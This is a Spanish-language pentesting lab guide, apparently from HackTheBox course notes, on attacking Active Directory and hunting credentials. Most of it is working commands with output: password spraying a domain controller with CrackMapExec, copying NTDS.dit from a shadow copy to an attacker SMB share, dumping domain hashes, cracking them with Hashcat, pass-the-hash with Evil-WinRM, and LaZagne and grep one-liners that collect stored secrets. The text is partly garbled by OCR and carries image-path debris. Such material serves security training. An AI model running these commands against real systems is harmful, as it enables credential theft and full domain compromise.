Mimikatz y Pypykatz pueden extraer el DPAPI [masterkey](#) del usuario que inició sesión cuyos datos están presentes en la memoria del proceso LSASS. Esta clave maestra luego se puede usar para descifrar los secretos asociados con cada una de las aplicaciones usando DPAPI y dar como resultado la captura de credenciales para varias cuentas. Las técnicas de ataque DPAPI se tratan con mayor detalle en el módulo [Escalada de privilegios de Windows](#).

Descifrando el NT Hash con Hashcat

Ahora podemos usar Hashcat para descifrar NT Hash. En este ejemplo, solo encontramos un hash NT asociado con el usuario Bob.

En lugar de un solo hash, también podríamos pasar un archivo .txt con varios hashes.

hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b rockyou.txt	NT Hash
hashcat -m 100 b2978f9abc2f356e45cb66ec39510b1ccca08a0e rockyou.txt	SHA1

Atacar Active Directory y NTDS.dit

Active Directory (AD) es un servicio de directorio común y crítico en las redes empresariales modernas. AD es algo que encontraremos repetidamente, por lo que debemos estar familiarizados con varios métodos que podemos usar para atacar y defender estos entornos AD. Es seguro concluir que, si la organización usa Windows, entonces se usa AD para administrar esos sistemas Windows. Atacar AD es un tema tan extenso y significativo que tenemos varios módulos que cubren AD.

Ataques de diccionario contra cuentas AD usando CrackMapExec

Muchas organizaciones siguen una convención de nomenclatura al crear nombres de usuarios de empleados. Aquí hay algunas convenciones comunes a considerar:

primernombreinicialapellido
Primeroinicialsegundoinicialapellido
Nombreadellido
nombre.apellido
apellido.primernombre
nickname

dirección de correo electrónico **jdoe@inlanefreight.com**

Un consejo de MrB3n: a menudo podemos encontrar la estructura del correo electrónico buscando en Google el nombre de dominio, es decir, "@inlanefreight.com" y obtener algunos correos electrónicos válidos. A partir de ahí, podemos utilizar un script para extraer varios sitios de redes sociales y combinar posibles nombres de usuario válidos.

Crear una lista personalizada de nombres de usuario (**combinar nombres**)

Digamos que hemos investigado y recopilado una lista de nombres basada en información disponible públicamente. Mantendremos la lista relativamente corta para esta lección porque las organizaciones pueden tener una gran cantidad de empleados. Lista de ejemplo de nombres:

- Ben Williamson
- Bob Burgerstien
- Jim Stevenson
- Jill Johnson
- Jane Doe

Podemos crear una lista personalizada en nuestro host de ataque usando los nombres anteriores. Podemos usar un editor de texto basado en línea de comandos como Vim, nano o un editor de texto gráfico para crear nuestra lista. Nuestra lista puede verse así:

```
AlejandroGB@htb[/htb]$ cat usernames.txt
bwilliamson
benwilliamson
ben.williamson
williamson.ben
bburgerstien
bobburgerstien
bob.burgerstien
burgerstien.bob
jstevenson
jimstevenson
jim.stevenson
stevenson.jim
```

Por supuesto, esto es solo un ejemplo y no incluye todos los nombres, pero observe cómo podemos incluir una convención de nomenclatura diferente para cada nombre si aún no conocemos la convención de nomenclatura utilizada por la organización de destino.

Podemos crear manualmente nuestra(s) lista(s) o utilizar una [automated list generator](#) herramienta basada en Ruby [Username Anarchy](#) para convertir una lista de nombres reales en formatos de nombre de usuario comunes. Una vez que la herramienta se haya clonado en nuestro host de ataque local usando Git, podemos ejecutarla con una lista de nombres reales como se muestra en el siguiente ejemplo:


```
./username-anarchy -i /home/ltnbob/names.txt
```

```
AlejandroGB@htb[/htb]$ ./username-anarchy -i /home/ltnbob/names.txt
ben
benwilliamson
ben.williamson
benwilli
benwill
benw
b.williamson
bwilliamson
wben
w.ben
williamsonb
williamson
williamson.b
```

Lanzando el ataque con **CrackMapExec (SMB)**

Una vez que tengamos nuestra lista preparada o descubramos la convención de nomenclatura y algunos nombres de empleados, podemos lanzar nuestro ataque contra el controlador de dominio objetivo utilizando una herramienta como CrackMapExec. Podemos usarlo junto con el protocolo SMB para enviar solicitudes de inicio de sesión al controlador de dominio de destino. Aquí está el comando para hacerlo:

```
crackmapexec smb 10.129.201.57 -u bwilliamson -p /usr/share/wordlists/fasttrack.txt
```



```
Atacar Active Directory y NTDS.dit

GB@htb[/htb]$ crackmapexec smb 10.129.201.57 -u bwilliamson -p /usr/share/wordlists/fasttrack.txt

10.129.201.57      445    DC01          [*] Windows 10.0 Build 17763 x64 (name:DC-PAC) (domain:dac.l
10.129.201.57      445    DC01          [-] inlanefright.local\bwilliamson:winter2017 STATUS_LOGO
10.129.201.57      445    DC01          [-] inlanefright.local\bwilliamson:winter2016 STATUS_LOGO
10.129.201.57      445    DC01          [-] inlanefright.local\bwilliamson:winter2015 STATUS_LOGO
10.129.201.57      445    DC01          [-] inlanefright.local\bwilliamson:winter2014 STATUS_LOGO
10.129.201.57      445    DC01          [-] inlanefright.local\bwilliamson:winter2013 STATUS_LOGO
10.129.201.57      445    DC01          [-] inlanefright.local\bwilliamson:P@55w0rd STATUS_LOGON_
10.129.201.57      445    DC01          [-] inlanefright.local\bwilliamson:P@ssw0rd! STATUS_LOGON_
10.129.201.57      445    DC01          [+] inlanefright.local\bwilliamson:P@55w0rd!
```

Si los administradores configuraron una política de bloqueo de cuenta, este ataque podría bloquear la cuenta a la que nos dirigimos.

Capturando NTDS.dit

NT Directory Services (NTDS) es el servicio de directorio utilizado con AD para buscar y organizar recursos de red. Recuerde que el archivo NTDS.dit se almacena en **%systemroot%/ntds** los controladores de dominio en un bosque. Significa árbol .dit de información de directorio . Este es el archivo de base de datos principal asociado con AD y almacena todos los nombres de usuario del dominio, hashes de contraseñas y otra información crítica del esquema. Si se puede capturar este archivo, podríamos comprometer todas las cuentas del dominio de forma similar a la técnica que cubrimos en la sección **Attacking SAM** de este módulo.

Conexión a un DC con **Evil-WinRM**

Podemos conectarnos a un DC de destino utilizando las credenciales que capturamos.

```
evil-winrm -i 10.129.201.57 -u bwilliamson -p 'P@55w0rd!'
```

Comprobar la membresía del grupo local

Una vez conectados, podemos comprobar qué privilegios tiene **bwilliamson**. Podemos comenzar mirando la membresía del grupo local usando el comando:

```
net localgroup
```

Atacar Active Directory y NTDS.dit

```
*Evil-WinRM* PS C:\> net localgroup  
Aliases for \\DC01  
-----  
*Access Control Assistance Operators  
*Account Operators  
*Administrators  
*Allowed RODC Password Replication Group  
*Backup Operators  
*Cert Publishers
```

Estamos mirando para ver si la cuenta tiene derechos de administrador local. Para hacer una copia del archivo NTDS.dit, necesitamos derechos de administrador local ([Administrators group](#)) o administrador de dominio ([Domain Admins group](#)) (o equivalente). También querremos comprobar qué privilegios de dominio tenemos.

Comprobación de los privilegios de la cuenta de usuario, incluido el dominio

```
net user bwilliamson
```

Creando una instantánea de C:

Podemos usar [vssadmin](#) para crear una instantánea de volumen ([VSS](#)) de la unidad C: o cualquier volumen que el administrador eligió al instalar AD inicialmente. Es muy probable que NTDS se almacene en C: ya que esa es la ubicación predeterminada seleccionada durante la instalación, pero es posible cambiar la ubicación. Usamos VSS para esto porque está diseñado para hacer copias de volúmenes que se pueden leer y escribir activamente sin necesidad de desactivar una aplicación o sistema en particular. VSS es utilizado por muchos programas diferentes de respaldo y recuperación ante desastres para realizar operaciones.

```
vssadmin CREATE SHADOW /For=C:
```

Copiando NTDS.dit desde VSS

Luego podemos copiar el archivo NTDS.dit de la instantánea del volumen de C: a otra ubicación en la unidad para prepararnos para mover NTDS.dit a nuestro host de ataque.

```
cmd.exe          /c          copy  
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit  
c:\NTDS\NTDS.dit
```

Antes de copiar NTDS.dit a nuestro host de ataque, es posible que deseemos utilizar la técnica que aprendimos anteriormente para crear un recurso compartido SMB en nuestro host de ataque. ([smsbserver.py](#))

Transferencia de NTDS.dit al host de ataque

Ahora `cmd.exe /c move` se puede utilizar para mover el archivo desde el DC de destino al recurso compartido en nuestro host de ataque.

```
*Evil-WinRM* PS C:\NTDS> cmd.exe /c move C:\NTDS\NTDS.dit \\IP-Atacante\a
```

```
Atacar Active Directory y NTDS.dit

*Evil-WinRM* PS C:\NTDS> cmd.exe /c move C:\NTDS\NTDS.dit \\10.10.15.30\CompData

1 file(s) moved.
```

Un método más rápido: usar cme (Crackmapexec) para capturar NTDS.dit

Alternativamente, podemos beneficiarnos del uso de CrackMapExec para realizar los mismos pasos que se muestran arriba, todo con un solo comando. Este comando nos permite utilizar VSS para capturar y volcar rápidamente el contenido del archivo NTDS.dit cómodamente dentro de nuestra sesión de terminal.

```
crackmapexec smb IP-Victima-DC -u bwilliamson -p P@55w0rd! --ntds
```

```
Atacar Active Directory y NTDS.dit

AlejandroGB@htb[~/htb]$ crackmapexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! --ntds

SMB      10.129.201.57    445    DC01      [*] Windows 10.0 Build 17763 x64 (name:DC01) (d
SMB      10.129.201.57    445    DC01      [+] inlanefrieght.local\bwilliamson:P@55w0rd! (i
SMB      10.129.201.57    445    DC01      [+] Dumping the NTDS, this could take a while s
SMB      10.129.201.57    445    DC01      Administrator:500:aad3b435b51404eeaad3b435b51404ee
SMB      10.129.201.57    445    DC01      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfu
SMB      10.129.201.57    445    DC01      DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3-
SMB      10.129.201.57    445    DC01      krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cbb8a-
SMB      10.129.201.57    445    DC01      inlanefrieght.local\jim:1104:aad3b435b51404eeaad3i
SMB      10.129.201.57    445    DC01      WIN-IAUBLPG5MZ:1105:aad3b435b51404eeaad3b435b514
```

Descifrando hashes y obteniendo credenciales

Podemos continuar con la creación de un archivo de texto que contenga todos los hashes NT, o podemos copiar y pegar individualmente un hash específico en una sesión de terminal y usar Hashcat para intentar descifrar el hash y una contraseña en texto sin cifrar.

Descifrar un único hash con Hashcat

```
sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b rockyou.txt
```

```
Atacar Active Directory y NTDS.dit

AlejandroGB@htb[~/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt

64f12cddaa88057e06a81b54e73b949b:Password1
```

¿Qué pasa si no logramos descifrar un hash?

Consideraciones sobre Pass-the-Hash

Consideraciones sobre pasar el hash

Todavía podemos usar hashes para intentar autenticarnos en un sistema mediante un tipo de ataque llamado **Pass-the-Hash (PtH)**. Un ataque PtH aprovecha el protocolo de autenticación NTLM para autenticar a un usuario mediante un hash de contraseña. En lugar de **username: clear-text Password** como formato para iniciar sesión, podemos usar **username: password hash**. A continuación, se muestra un ejemplo de cómo funcionaría esto:

Ejemplo de Pass-the-Hash con Evil-WinRM

```
evil-winrm -i 10.129.201.57 -u Administrator -H "64f12cddaa88057e06a81b54e73b949b"
```

También podríamos usar Crackmapexec para hacer Pass-the-Hash

```
Atacar Active Directory y NTDS.dit
>[~/htb]$ evil-winrm -i 10.129.201.57 -u Administrator -H "64f12cddaa88057e06a81b54e73b949b"
```

Diccionario de ataque fasttrack.txt

```
https://github.com/drtychai/wordlists/blob/master/fasttrack.txt
```

Búsqueda de credenciales en Windows

Una vez que tengamos acceso a una máquina Windows de destino a través de la GUI o CLI, podemos beneficiarnos significativamente al incorporar la búsqueda de credenciales en nuestro enfoque. **Credential Hunting** es el proceso de realizar búsquedas detalladas en todo el sistema de archivos y en varias aplicaciones para descubrir credenciales.


Términos clave para buscar

Ya sea que terminemos con acceso a la GUI o CLI, sabemos que tendremos algunas herramientas para usar en la búsqueda, pero de igual importancia es qué estamos buscando exactamente. A continuación, se muestran algunos términos clave útiles que podemos utilizar y que pueden ayudarnos a descubrir algunas credenciales:

Passwords	Passphrases	Keys
Username	User account	Creds
Users	Passkeys	Passphrases
configuration	dbcredential	dbpassword
pwd	Login	Credentials

Herramientas de búsqueda – búsqueda de credenciales o contraseñas

Con acceso a la GUI, vale la pena intentar usarla [Windows Search](#) para buscar archivos en el destino usando algunas de las palabras clave mencionadas anteriormente.



De forma predeterminada, buscará en varias configuraciones del sistema operativo y en el sistema de archivos, archivos y aplicaciones que contengan el término clave ingresado en la barra de búsqueda.

También podemos aprovechar herramientas de terceros como [Lazagne](#) para descubrir rápidamente credenciales que los navegadores web u otras aplicaciones instaladas pueden almacenar de forma insegura. Sería beneficioso mantener una [copia independiente](#) de Lazagne en nuestro host de ataque para que podamos transferirla rápidamente al objetivo. [Lazagne.exe](#) nos irá bien en este escenario. Podemos usar nuestro cliente RDP para copiar el archivo al objetivo desde nuestro host de ataque. Si estamos utilizando [xfreerdp](#) lo único que debemos hacer es copiar y pegar en la sesión RDP que hayamos establecido.

Una vez que Lazagne.exe esté en el objetivo, podemos abrir el símbolo del sistema o PowerShell, navegar hasta el directorio en el que se cargó el archivo y ejecutar el siguiente comando:

Ejecutando Lazagne all


```
start lazagne.exe all  
start lazagne.exe all -vv
```

Si usáramos la **-vv** opción, veríamos intentos de recopilar contraseñas de todo el software compatible con Lazagne. También podemos buscar en la página de GitHub en la sección de software compatible para ver todo el software del que Lazagne intentará recopilar credenciales. Puede resultar un poco impactante ver lo fácil que puede ser obtener credenciales en texto claro. Gran parte de esto puede atribuirse a la forma insegura en que muchas aplicaciones almacenan las credenciales.

Usando **findstr** (Escaneo de archivos en windows)

También podemos usar **findstr** para buscar patrones en muchos tipos de archivos. Teniendo en cuenta los términos clave comunes, podemos usar variaciones de este comando para descubrir credenciales en un destino de Windows:

```
findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
```



Búsqueda de credenciales en Windows

```
C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
```

Aquí hay algunos otros lugares que debemos tener en cuenta al buscar credenciales:

- Contraseñas en la política de grupo en el recurso compartido SYSVOL
- Contraseñas en scripts en el recurso compartido SYSVOL
- Contraseña en scripts en recursos compartidos de TI
- Contraseñas en archivos web.config en máquinas de desarrollo y recursos compartidos de TI
- desatendida.xml
- Contraseñas en los campos de descripción de usuario o computadora de AD
- Bases de datos KeePass -> extraiga hash, crackee y obtenga mucho acceso.
- Encontrado en sistemas de usuarios y recursos compartidos.
- Archivos como pass.txt, contraseñas.docx, contraseñas.xlsx se encuentran en sistemas de usuario, recursos compartidos, [Sharepoint](#)

Búsqueda de credenciales en Linux

La búsqueda de credenciales es uno de los primeros pasos una vez que tenemos acceso al sistema. Estas frutas al alcance de la mano pueden otorgarnos privilegios elevados en cuestión de segundos o minutos.

Files	History	Memory	Key-Rings
Configuraciones	Registros	Cache	Credenciales almacenadas en el navegador
Bases de datos	Historial de línea de comandos	Procesamiento en memoria	
Notas			
scripts			
Códigos fuente			
cronjobs			
Claves SSH			

Archivos

La parte más crucial de cualquier enumeración de un sistema es obtener una descripción general del mismo. Por tanto, el primer paso debería ser encontrar todos los archivos de configuración posibles en el sistema.

```
for l in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
```



The terminal window shows the results of the command: cry0l1t3@unixclient:~\$ for l in \$(echo ".conf .config .cnf");do echo -e "\nFile extension: " \$l; find / -name *\$l 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done. The output lists various configuration files found in the system, including /run/tmpfiles.d/static-nodes.conf, /run/NetworkManager/resolv.conf, /run/NetworkManager/no-stub-resolv.conf, /run/NetworkManager/conf.d/10-globally-managed-devices.conf, /etc/ltrace.conf, /etc/rygel.conf, and /etc/ld.so.conf.d/v26.kernels-linux-gnu.conf.

También podemos buscar directamente las credenciales en los archivos
[\(Encontrar credenciales en linux\)](#)

En este ejemplo, buscamos tres palabras (user, password, pass) en cada archivo con la extensión de archivo .cnf.

```
for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#";done
```

Bases de datos (**Buscar DBs**)

Con el siguiente comando se buscarán bases de datos de forma automatizada.

```
for l in $(echo ".sql .db *.db*");do echo -e "\nDB File extension: " $l; find / -name *$l  
2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done
```

Buscar credenciales en las **NOTAS**

```
find /home/* -type f -name "*.txt" -o ! -name "*.*"
```

Scripts (**Buscando credenciales**)

Los scripts son archivos que a menudo contienen información y procesos muy confidenciales. Estos también contienen, entre otras cosas, las credenciales necesarias para poder llamar y ejecutar los procesos automáticamente. De lo contrario, el administrador o desarrollador tendría que introducir la contraseña correspondiente cada vez que se llame al script o al programa compilado.

```
for l in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " $l; find / -name *$l  
2>/dev/null | grep -v "doc\|lib\|headers\|share";done
```

Cronjobs

Los cronjobs son ejecución independiente de comandos, programas y scripts. Estos se dividen en el área de todo el sistema ([/etc/crontab](#)) y ejecuciones dependientes del usuario. Algunas aplicaciones y scripts requieren credenciales para ejecutarse y, por lo tanto, se ingresan incorrectamente en los cronjobs. Además, están las zonas que se dividen en diferentes rangos horarios ([/etc/cron.daily](#), [/etc/cron.hourly](#), [/etc/cron.monthly](#), [/etc/cron.weekly](#)). Los scripts y archivos utilizados cron también se pueden encontrar en [/etc/cron.d](#)/distribuciones basadas en Debian.

```
cat /etc/crontab
```

```
Búsqueda de credenciales en Linux  
cry6l1t3@unixclient:~$ cat /etc/crontab  
  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the 'crontab'  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# Example of job definition:  
# ----- minute (0 - 59)  
# | ----- hour (0 - 23)  
# | | ----- day of month (1 - 31)  
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...  
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat  
# | | | | |  
# * * * * * user-name command to be executed  
17 * * * * root cd / && run-parts --report /etc/cron.hourly
```

También podemos usar el siguiente comando:

```
ls -la /etc/cron.*/
```

Buscar Claves SSH

Comando para buscar **claves ssh privadas** en linux.

```
grep -rnw "PRIVATE KEY" /home/* 2>/dev/null | grep ":1"
```

Claves públicas SSH

```
grep -rnw "ssh-rsa" /home/* 2>/dev/null | grep ":1"
```


History

Todos los archivos históricos proporcionan información crucial sobre el curso actual y pasado/histórico de los procesos. Estamos interesados en los archivos que almacenan el historial de comandos de los usuarios y los registros que almacenan información sobre los procesos del sistema.

En el historial de los comandos introducidos en las distribuciones Linux que utilizan Bash como shell estándar encontramos los archivos asociados en formato **.bash_history**. Sin embargo, otros archivos gustan **.bashrc** o **.bash_profile** pueden contener información importante.

```
tail -n5 /home/*.bash*
```

Podremos ver la ruta del history completa y posteriormente ingresar a ver el archivo History



The terminal window title is "Búsqueda de credenciales en Linux". The command run is "tail -n5 /home/*.bash*". The output shows the contents of the .bash_history and .bashrc files for the user cry0l1t3. It includes commands like vim, chmod, su, and bash completion scripts.

```
Búsqueda de credenciales en Linux
cry0l1t3@unixclient:~$ tail -n5 /home/*.bash*
==> /home/cry0l1t3/.bash_history <==
vim ~/testing.txt
vim ~/testing.txt
chmod 755 /tmp/api.py
su
/tmp/api.py cry0l1t3 6mX4UP1eWH3HXK

==> /home/cry0l1t3/.bashrc <=
    . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi
```

Registros (LOGS)

Un concepto esencial de los sistemas Linux son los archivos de registro que se almacenan en archivos de texto. Muchos programas, especialmente todos los servicios y el propio sistema, escriben este tipo de archivos. En ellos encontramos errores del sistema, detectamos problemas relacionados con los servicios o seguimos lo que hace el sistema en segundo plano. La totalidad de los archivos de registro se pueden dividir en cuatro categorías:

Registros de aplicaciones	Registros de eventos	Registros de servicio	Registros del sistema
---------------------------	----------------------	-----------------------	-----------------------

Existen muchos registros diferentes en el sistema. Estos pueden variar dependiendo de las aplicaciones instaladas, pero estas son algunas de las más importantes:


Archivo de registro	Descripción
/var/log/messages	Registros genéricos de actividad del sistema.
/var/log/syslog	Registros genéricos de actividad del sistema.
/var/log/auth.log	(Debian) Todos los registros relacionados con la autenticación.
/var/log/secure	(RedHat/CentOS) Todos los registros relacionados con la autenticación.
/var/log/boot.log	Información de arranque.
/var/log/dmesg	Información y registros relacionados con hardware y controladores.
/var/log/kern.log	Advertencias, errores y registros relacionados con el kernel.
/var/log/faillog	Intentos fallidos de inicio de sesión.
/var/log/cron	Información relacionada con trabajos cron.
/var/log/mail.log	Todos los registros relacionados con el servidor de correo.
/var/log/httpd	Todos los registros relacionados con Apache.
/var/log/mysqld.log	Todos los registros relacionados con el servidor MySQL.

Cubrir el análisis de estos archivos de registro en detalle sería ineficiente en este caso. Entonces, en este punto, debemos familiarizarnos con los registros individuales, primero examinándolos manualmente y entendiendo sus formatos. Sin embargo, aquí hay algunas cadenas que podemos usar para encontrar contenido interesante en los registros:

```
for i in $(ls /var/log/* 2>/dev/null);do GREP=$(grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|\logs" $i 2>/dev/null); if [[ $GREP ]];then echo -e "\n#####\nLog file: \"$i\"; grep \"accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|\logs\" $i 2>/dev/null;fi;done
```

Memoria y caché

Muchas aplicaciones y procesos funcionan con las credenciales necesarias para la autenticación y las almacenan en la memoria o en archivos para poder reutilizarlas. Por ejemplo, pueden ser las credenciales requeridas por el sistema para los usuarios que iniciaron sesión. Otro ejemplo son las credenciales almacenadas en los navegadores, que también se pueden leer. Para poder recuperar este tipo de información de las distribuciones Linux existe una herramienta llamada [mimipenguin](#) que facilita todo el proceso. Sin embargo, esta herramienta requiere permisos de administrador/root.



Una herramienta aún más poderosa que podemos usar y que se mencionó anteriormente en la sección Búsqueda de credenciales en Windows es [LaZagne](#). Esta herramienta nos permite acceder a muchos más recursos y extraer las credenciales. Las contraseñas y hashes que podemos obtener provienen de las siguientes fuentes, pero no se limitan a:

Wi-Fi	Wpa_supplicant	libsecret	Kwallet
A base de cromo	CLI	Mozilla	pájaro trueno
git	variable_entorno	Comida	Fstab
AWS	filezilla	Gftp	SSH
apache	Sombra	Estibador	KeePass
mimipy	Sesiones	Llaveros	

Por ejemplo, Keyrings se utilizan para el almacenamiento seguro y la gestión de contraseñas en distribuciones de Linux. Las contraseñas se almacenan cifradas y protegidas con una contraseña maestra. Es un administrador de contraseñas basado en sistema operativo, que analizaremos más adelante en otra sección. De esta manera, no necesitamos recordar todas las contraseñas y podemos guardar entradas de contraseña repetidas.

```
